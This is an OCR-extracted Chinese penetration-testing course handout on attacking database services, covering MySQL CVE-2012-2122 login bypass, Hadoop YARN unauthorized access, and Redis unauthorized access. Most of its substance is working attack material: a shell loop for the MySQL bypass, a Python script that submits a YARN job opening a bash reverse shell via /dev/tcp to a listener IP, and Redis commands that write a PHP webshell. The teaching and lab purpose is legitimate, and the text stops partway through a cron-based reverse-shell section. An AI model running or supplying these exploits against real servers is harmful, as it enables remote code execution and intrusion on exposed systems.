

服务攻防-数据库安全&Redis&Hadoop&Mysql&未授权访问&RCE


服务攻防-小迪安全
前置知识
开放服务
对应端口
服务类型
配置安全
安全漏洞
数据库应用
Redis
MYSQL
Hadoop
文件传输
远程控制
数据通讯
XXXXXX


端口扫描
组合猜测
信息来源
1 判断服务开放
2 判断服务类型
数据库
文件传输
远程控制
数据通讯

#知识点：

1、服务攻防-数据库类型安全

2、Redis&Hadoop&Mysql 安全

3、Mysql-CVE-2012-2122 漏洞

4、Hadoop-配置不当未授权三重奏&RCE 漏洞

3、Redis-配置不当未授权三重奏&RCE 两漏洞

#章节内容：

常见服务应用的安全测试：

1、配置不当-未授权访问

2、安全机制-特定安全漏洞

3、安全机制-弱口令爆破攻击

#前置知识：

应用服务安全测试流程：见图

1、判断服务开放情况-端口扫描&组合应用等

2、判断服务类型归属-数据库&文件传输&通讯等

3、判断服务利用方式-特定漏洞&未授权&弱口令等

演示案例：

- Mysql-未授权访问-CVE-2012-2122 利用
- Hadoop-未授权访问-内置配合命令执行 RCE
- Redis-未授权访问-Webshell&任务&密匙&RCE 等

#Mysql-未授权访问-CVE-2012-2122 利用

复现环境：vulhub 内置端口 33067

```
for i in `seq 1 1000`; do mysql -uroot -pwrong -h your-ip -
P3306 ; done
```

#Hadoop-未授权访问-内置配合命令执行 RCE

复现环境：vulfocus

```
import requests
target = 'http://123.58.236.76:31361/'
lhost = '47.94.236.117' # put your local host ip here, and listen
at port 9999

url = target + 'ws/v1/cluster/apps/new-application'
resp = requests.post(url)
app_id = resp.json()['application-id']
url = target + 'ws/v1/cluster/apps'
data = {
    'application-id': app_id,
    'application-name': 'get-shell',
    'am-container-spec': {
        'commands': {
            'command': '/bin/bash -i >& /dev/tcp/%s/9999 0>&1' %
lhost,
        },
    },
    'application-type': 'YARN',
}
requests.post(url, json=data)
```

#Redis-未授权访问-Webshell&任务&密匙&RCE 等

1、写 Webshell 需得到 Web 路径

利用条件：Web 目录权限可读写

```
config set dir /tmp             #设置 WEB 写入目录
config set dbfilename 1.php     #设置写入文件名
set test "<?php phpinfo();?>"   #设置写入文件代码
bgsave                          #保存执行
save                            #保存执行
```

注意：部分没目录权限读写权限

2、写定时任务反弹 shell

利用条件：

涉及资源：

补充：涉及录像课件资源软件包资料等下载地址